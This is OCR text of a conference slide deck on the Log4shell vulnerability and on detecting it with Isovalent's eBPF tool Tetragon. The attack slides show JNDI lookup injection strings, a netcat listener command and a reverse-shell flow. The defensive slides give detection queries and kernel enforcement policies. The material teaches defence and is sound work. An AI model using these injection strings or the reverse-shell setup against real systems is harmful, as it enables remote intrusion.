ISOVALENT

The Next Log4shell?! Preparing for CVEs with eBPF!

Would just ad

Speakers

John Fastabend

Tetragon Lead & Cilium Maintainer,
Staff Software Engineer
Isovalent

Natalia Reka Ivanko

Security Product Lead
Isovalent

Agenda

- Motivation - Log4shell 101
- Why eBPF is the optimal solution?
- eBPF-based Runtime Security - Tetragon
- Demo - Detecting Log4shell with Tetragon
- The next Log4shell?! - Further detection & prevention techniques

ISOVALENT


Log4shell 101

Log4shell 101

- CVE-2021-44228: vulnerability in Apache2 Log4j (java-based) logging library
- Allows Remote Code Execution

- Attack scenario: an attacker who can control log messages is able to execute arbitrary code loaded from attacker-controlled servers

- Effects wide range of products, servers vendors etc ...




ISOVALENT

Log4j features

Vulnerability is due to 3 features:


1. Allows to log messages **from sources that you don't control**
2. Allows to log environment variables **${java_version}**
   a. Recursively **${...${...}}**
3. **JNDI** feature - lookup information on other servers (DNS lookups, LDAP)
   a. ${jndi://ldap:1.1.1.1:8080}
   b. Run a Java object

Crafty individual: **${jndi://ldap:1.2.3.4:1239/a}**



How does it work?

Attacker



Vulnerable Web Application

Exposed to the Internet:

- Static IP
- Load Balancer

Running a vulnerable Log4j version

- Attacker controlled
- Contains malicious java class

Attacker's LDAP server

- Runs netcat listener
  nc -lvnp 9001


Attacker's machine

ISOVALENT

How does it work?

Attacker

(1) Sends malicious string
${jndi:ldap://localhost:1389/a}



Vulnerable Web Application

Exposed to the Internet:
- Static IP
- Load Balancer

Running a vulnerable Log4j version

- Attacker controlled
- Contains malicious java class

Attacker's LDAP server

- Runs netcat listener
  nc -lvnp 9001


Attacker's machine

ISOVALENT

How does it work?

Attacker

(1) Sends malicious string
${jndi:ldap://localhost:1389/a}



Vulnerable Web Application

(2) Log4j parses the string, resolves the IP
connects to LDAP

Exposed to the Internet:
- Static IP
- Load Balancer

Running a vulnerable Log4j version

- Attacker controlled
- Contains malicious java class

Attacker's LDAP server

- Runs netcat listener
nc -lvnp 9001


Attacker's machine

ISOVALENT

How does it work?

Attacker

(1) Sends malicious string
${jndi:ldap://localhost:1389/a}



Vulnerable Web Application

Exposed to the Internet:
- Static IP
- Load Balancer

Running a vulnerable Log4j version

(2) Log4j parses the string, resolves the IP
connects to LDAP

- Attacker controlled
- Contains malicious java class

(3) LDAP request

Attacker's LDAP server

- Runs netcat listener
nc -lvnp 9001


Attacker's machine

ISOVALENT

How does it work?

Attacker

(1) Sends malicious string
${jndi:ldap://localhost:1389/a}



Vulnerable Web Application

Exposed to the Internet:
- Static IP
- Load Balancer

Running a vulnerable Log4j version

(2) Log4j parses the string, resolves the IP
connects to LDAP

- Attacker controlled
- Contains malicious java class

Attacker's LDAP server

(3) LDAP request

(4) LDAP response (Exploit.class)

- Runs netcat listener
nc -lvnp 9001


Attacker's machine

ISOVALENT

How does it work?

Attacker

(1) Sends malicious string
${jndi:ldap://localhost:1389/a}



Vulnerable Web Application

Exposed to the Internet:
- Static IP
- Load Balancer

Running a vulnerable Log4j version

(5) Web Application executes Exploit.class
- RCE
- Send a reverse shell to another machine

(2) Log4j parses the string, resolves the IP
connects to LDAP

- Attacker controlled
- Contains malicious java class

(3) LDAP request

Attacker's LDAP server

(4) LDAP response (Exploit.class)

- Runs netcat listener
nc -lvnp 9001


Attacker's machine

ISOVALENT

How does it work?

Attacker

(1) Sends malicious string
${jndi:ldap://localhost:1389/a}



Vulnerable Web Application

Exposed to the Internet:
- Static IP
- Load Balancer

Running a vulnerable Log4j version

(5) Web Application executes Exploit.class
- RCE
- Send a reverse shell to another machine

(2) Log4j parses the string, resolves the IP
connects to LDAP

- Attacker controlled
- Contains malicious java class

(3) LDAP request

Attacker's LDAP server

(4) LDAP response (Exploit.class)

- Runs netcat listener
nc -lvnp 9001

(6) Sending over a reverse shell
/bin/sh

Attacker's machine

ISOVALENT

Why is it so powerful?

The log4shell vulnerability is particularly dangerous due to 4 factors:

1. **Easy to exploit:** pass a string to an application with your domain
2. The **widespread features** of log4j ($, JNDI lookup, Java class execution)
3. It enables **RCE**
4. It is basically **everywhere**

Let me know, if I missed anything ...

What can Detection and Response Teams do?


Identifying and patching these systems will take a very long time ...

Until patching is completed, some serious questions remains:

- How can we detect unpatched software?
- How can we be sure that our Kubernetes workloads or servers are running safe?
- How can we detect if we have been compromised?

To be able to detect:

- **Low overhead**, **real-time** observability
- **Dynamic** tools
- Visibility into **Kubernetes workloads**




ISOVALENT

BPF
The Cloud Native Observability Platform

BPF The Cloud Native Observability Platform: Why BPF?

- Extend Linux kernel at most function calls with security and observability context
- Extend Linux kernel to be Kubernetes aware
- Can be dynamically done at scale (10k+ nodes)
- Minimally invasive when done with care
- Extend Linux kernel security model with Kubernetes, metadata and historical context



ISOVALENT

BPF The Cloud Native Observability Platform: Why is this Interesting

With an observability platform we can answer...

- What binaries have run in the past and are running now?
- Are we running latest version of libraries?
- What network connections are open: both listening, connecting for UDP/TCP/RawSockets/...
- Is my network healthy: are there drops, is the latency within SLAs, detecting bursts and dips, ...
- What files are being accessed, written, executed, mmapped, ...
- Are my connections encrypted? And with what TLS, IPSec, Wireguard.
- Are my TLS connections meeting compliance requirements.

Competing Ideas

- Real time (time scales of us, ms, ...)
- Minimal CPU and memory constraints
- Offline and Online modeles, respect the pipeline limitations

BPF The Cloud Native Observability Platform: Why is this Interesting

With an observability platform we can answer...

- **What binaries have run in the past and are running now?**
- **Are we running latest version of libraries?**
- **What network connections are open: both listening, connecting for UDP/TCP/RawSockets/...**
- Is my network healthy: are there drops, is the latency within SLAs, detecting bursts and dips, ...
- **What files are being accessed, written, executed, mmapped, ...**
- Are my connections encrypted? And with what TLS, IPSec, Wireguard.
- Are my TLS connections meeting compliance requirements.

Competing Ideas

- Real time (time scales of us, ms, ...)
- Minimal CPU and memory constraints
- Offline and Online models, respect the pipeline constraints

Tetragon

Security Observability & Runtime Enforcement

Metrics

Events

SIEM

fluentd

Logs

Traces

JSON

Tetragon Agent

Pod

app.py

Func Calls

Pod

app.go

Code Exec

Kernel Runtime

Smart Collector

Stack Traces

Ring Buffer

Metrics

Hash Maps

Linux Kernel

Process Execution

Syscall Activity

System Calls

File Access

VFS

Seq Attack

TCP/IP

NS Escapes

Priv Escalations

Namespaces

Data Access

Storage

HTTP, DNS, TLS

eth0

Network


ISOVALENT

BPF The Cloud Native Observability Platform
Tetragon: Execution Traces

Every Executed Binary In the System Is Recorded

- System is K8s Cluster, Servers, and VMs
- For historical DB time series database


```
"process_exec":
    "process":{
      "exec_id":"bWluaWt1YmU6MT...",
      "sha-256":"...",
      "pid":17978,
      "cwd":"/",
      "binary":"/docker-entrypoint.sh",
      "arguments":"/docker-entrypoint.sh nginx -g,
      "start_time":"2021-10-13T12:58:31.794Z",
      "pod":{...},
      "parent_exec_id":"...",
      "cap":{...}
    },
    "parent":{...},
  "node_name":"minikube",
  "time":"2021-10-13T12:58:31.794Z"
```





BPF The Cloud Native Observability Platform
Tetragon: Execution Traces

Every Executed Binary In the System Is Recorded

- System is K8s Cluster, Servers, and VMs
- For historical DB time series database


```
"process_exec":
    "process":{
      "exec_id":"bWluaWt1YmU6MT...",
      "sha-256":"...",
      "pid":17978,
      "cwd":"/",
      "binary":"/docker-entrypoint.sh",
      "arguments":"/docker-entrypoint.sh nginx -g,
      "start_time":"2021-10-13T12:58:31.794Z",
      "pod":{...},
      "parent_exec_id":"...",
      "cap":{...}
    },
    "parent":{...},
  "node_name":"minikube",
  "time":"2021-10-13T12:58:31.794Z"
```





BPF The Cloud Native Observability Platform Tetragon: Library Loads

Executables are not just the binary that executes.

- Trace includes **library load** information



```
"process": {
  "exec_id": "OjE4ODU2ODcyMTY4NzQxOjcxMzE1",
   "sha-256":"...",
   "pid": 71315,
  "cwd": "/home/jolsa/tetragon",
  "binary": "/usr/bin/jq",
  "arguments": ".process_loader",
  "start_time": "2022-12-11T22:39:29.367095937Z",
  "parent_exec_id": "OjM2NzkwMDAwMDAwOjExMDU=",
 },
  "path": "/usr/lib64/libonig.so.5.3.0",
  "buildid": "eKQFQtnLHnJC7sULLm18xKlBZ4Y="
```

BPF The Cloud Native Observability Platform
Tetragon: Execution Traces

Event Metrics:

```
isovalent_events_total{binary="/usr/bin/nc",namespace="",pod="",type="PROCESS_EXEC"} 5
isovalent_events_total{binary="/usr/bin/nc",namespace="",pod="",type="PROCESS_CLOSE"} 4
isovalent_events_total{binary="/usr/bin/nc",namespace="",pod="",type="PROCESS_CONNECT"} 1
isovalent_events_total{binary="/usr/bin/nc",namespace="",pod="",type="PROCESS_EXEC"} 5
isovalent_events_total{binary="/usr/bin/nc",namespace="",pod="",type="PROCESS_EXIT"} 5
isovalent_events_total{binary="/usr/bin/nc",namespace="",pod="",type="PROCESS_LISTEN"} 2
isovalent_events_total{binary="/usr/bin/nc",namespace="",pod="",type="PROCESS_SOCKSTATS"} 4
```



Splunk Query:

```
index=hubble process_exec.process.pod.name!=""
(process_exec.process.binary="*/bin/sh" OR process_exec.process.binary="*/bin/bash")
| rename process_exec.process.pod.namespace as WorkloadNamespace
| rename process_exec.process.pod.labels{} as WorkloadLabels
| rename process_exec.ancestors{}.binary as WorkloadAncestorsBinary
| eval WorkloadAncestorsBinary=mvjoin(WorkloadAncestorsBinary, " <- ")
| eval WorkloadLabels=mvjoin(WorkloadLabels, "; ")
| stats count by WorkloadNamespace, process_exec.process.binary, process_exec.parent.binary, \
```

BPF The Cloud Native Observability Platform
Tetragon: Network Connectivity


Every connect/listen/accept in the system is known.

System: K8s nodes, VMs, Servers

Event Metrics:

```
isovalent_events_total{binary="/usr/bin/nc",namespace="",pod="",type="PROCESS_EXEC"} 5
isovalent_events_total{binary="/usr/bin/nc",namespace="",pod="",type="PROCESS_CLOSE"} 4
isovalent_events_total{binary="/usr/bin/nc",namespace="",pod="",type="PROCESS_CONNECT"} 1
isovalent_events_total{binary="/usr/bin/nc",namespace="",pod="",type="PROCESS_EXEC"} 5
isovalent_events_total{binary="/usr/bin/nc",namespace="",pod="",type="PROCESS_EXIT"} 5
isovalent_events_total{binary="/usr/bin/nc",namespace="",pod="",type="PROCESS_LISTEN"} 2
isovalent_events_total{binary="/usr/bin/nc",namespace="",pod="",type="PROCESS_SOCKSTATS"} 4
```

🚀 process default/xwing /usr/bin/curl http://cilium.io
🔌 connect default/xwing /usr/bin/curl tcp 10.244.0.6:34965 -> 104.198.14.52:80
📩 sendmsg default/xwing /usr/bin/curl tcp 10.244.0.6:34965 -> 104.198.14.52:80 bytes 73
🧹 close default/xwing /usr/bin/curl tcp 10.244.0.6:34965 -> 104.198.14.52:80
💥 exit default/xwing /usr/bin/curl http://cilium.io 0



BPF The Cloud Native Observability Platform

Tetragon: File Integrity Monitoring

```
kprobes:
- call: "fd_install"
  syscall: false
  args:
    - index: 0
      type: int
    -  index: 1
      type: "file"
  selectors:
  - matchPIDs:
    - operator: NotIn
      followForks: true
      isNamespacePID: true
      Values:
      - 0
      - 1
  matchArgs:
    - index: 1
      operator: "Equal"
      Values:
      - "etc/passwd"
  matchActions:
  - action: FollowFD
    argFd: 0
    argName: 1
```

```
🚀 process default/xwing /usr/bin/vi /etc/passwd
📬 open    default/xwing /usr/bin/vi /etc/passwd
📚 read    default/xwing /usr/bin/vi /etc/passwd 1269 bytes
📪 close   default/xwing /usr/bin/vi /etc/passwd
📬 open    default/xwing /usr/bin/vi /etc/passwd
📝 write   default/xwing /usr/bin/vi /etc/passwd 1277 bytes
💥 exit    default/xwing /usr/bin/vi /etc/passwd 0
```


```
  "function_name":"__x64_sys_write",
  "args":[
    {
      "file_arg":{
        "path":"etc/passwd"
        "bytes_arg":
"ZGFlbW9uOng6MjoyOmRhZW1vbjovc2Jpbjovc2Jpbi9ub2xvZ2luCmFkbTp4OjM6NDphZG06L3Zhci9hZG06L3NiaW4vbm9sb2dpbgp
      "size_arg":"627"
    }
  ],
  "action":"KPROBE_ACTION_POST"
},
"node_name":"gke-kprobe-validation-default-pool-b5e9dab6-k0cj",
"time":"2021-10-18T20:08:55.567Z"
```

BPF The Cloud Native Observability Platform

Tetragon: Enforcement


```
kprobes:
  - call: "__x64_sys_mount"
  syscall: true
  args:
  - index: 0
    type:  "string"
  - index: 1
    type:  "string"
  selectors:
  - matchPIDs:
    - operator: NotIn
      followForks: false
      isNamespacePID: true
      values:
      - 1
    matchActions:
    - action: Override
      action: Sigkill
```

```
"process_kprobe":{
    "process":{
  "exec_id":"Z2tlLWtwcm9i...",
      "pid":193983,
       "pod":{}
      },
    "parent_exec_id":"Z2tlLWtwcm9i...",},
    "parent":{}},
    "function_name":"__x64_sys_mount",
    "args":[{
        "string_arg":"/dev/sda1"},{"string_arg":"/tmp"}],
    "action":"KPROBE_ACTION_SIGKILL","KPROBE_ACTION_OVERRIDE"   },
"node_name":"gke-kprobe-validating-default-pool-ad5a40e9-xttn",
"time":"2021-10-18T16:09:18.882Z"
```

BPF The Cloud Native Observability Platform

Tetragon: Enforcement

```
kprobes:
  - call: "__x64_sys_mount"
  syscall: true
  args:
  - index: 0
    type:  "string"
  - index: 1
    type:  "string"
  selectors:
  - matchPIDs:
    - operator: NotIn
      followForks: false
      isNamespacePID: true
      values:
      - 1
    matchActions:
    - action: Override
      action: Sigkill
```



BPF The Cloud Native Observability Platform
Tetragon: Performance Benchmarks

perf stat -e cycles,cycles:u,cycles:k,instructions:u,instructions:k -a -r 3 -- bash -c 'make -j16 && make clean'

	Time	Diff	Cycles	Time	Events	Lost
loader sensor, rb 16M	564.571	+2.79%	23,254,118,945,251	+3.45%	3,719,746	0
syscalls (190) filtered, rb 1M, exported	806.350	+6.42%	30,884,295,872,860	+5.26%	1,446,198	0
syscalls (190) filtered, open/close, rb 16M, exported*	931.960	+23.00%	37,412,599,649,778	+27.50%	27,460,143	48,789,763

* *Worse Case: Monitoring every open/close and exporting it to JSON/GRPC/Metrics

BPF The Cloud Native Observability Platform Tetragon

- **Executable Traces**
  - Detect every running process in a system
- **Library Loads**
  - Every library and version information in a system
- **Network Observability**
  - Every listen, connect, accept in a system with details
- **File Integrity Monitoring**
  - Critical files monitored for read, writes
- **In Kernel Enforcement**
  - Block actions, Kill process, Freeze pod and alert user

Tetragon

BPF The Cloud Native Observability Platform
Tetragon: Security Workflow

- **Determine if we have been exploited**
  - Detect malicious or unexpected running binaries
  - Validate network connections and open sockets
  - Detect running vulnerable software
- **Answer are we being exploited**
  - Are these applications currently running
  - Any recent network connections
- **BPF Patch to block exploit**
  - Block any vulnerable software from running (BuildID, SHA-256, Binary Name)
  - Sandbox pods to least privilege (block unnecessary syscalls, connections, files)
- **Ensure vulnerable software is no longer running**
  - Allow only patches software to run (BuildID, SHA-256, BinaryName, etc)

ISOVALENT


Demo - Detecting Log4shell with Tetragon

Tetragon - Detecting Log4jshell

1. Introduce Test Environment
    - GKE cluster, 1 node, Ubuntu 22.04.1 LTS, 5.15.0-1024-gke
        - Tetragon (daemonset)
        - Vulnerable Web Application (java-webapp pod, tenant-jobs namespace)
        - Attacker controlled LDAP server (process)
        - Attacker controlled netcat listener (process)
2. Exploit the Web Application
    - Send a well crafted string, execute reverse shell
3. Post Exploitation
    - List environment variables, read sensitives files
4. Detect the reverse shell + post exploitation commands

Test Environment - Tetragon

Observe:
1. Process execution
   - 🚀 exec
   - 💥 exit
2. Network connections
   - 🔌 connect
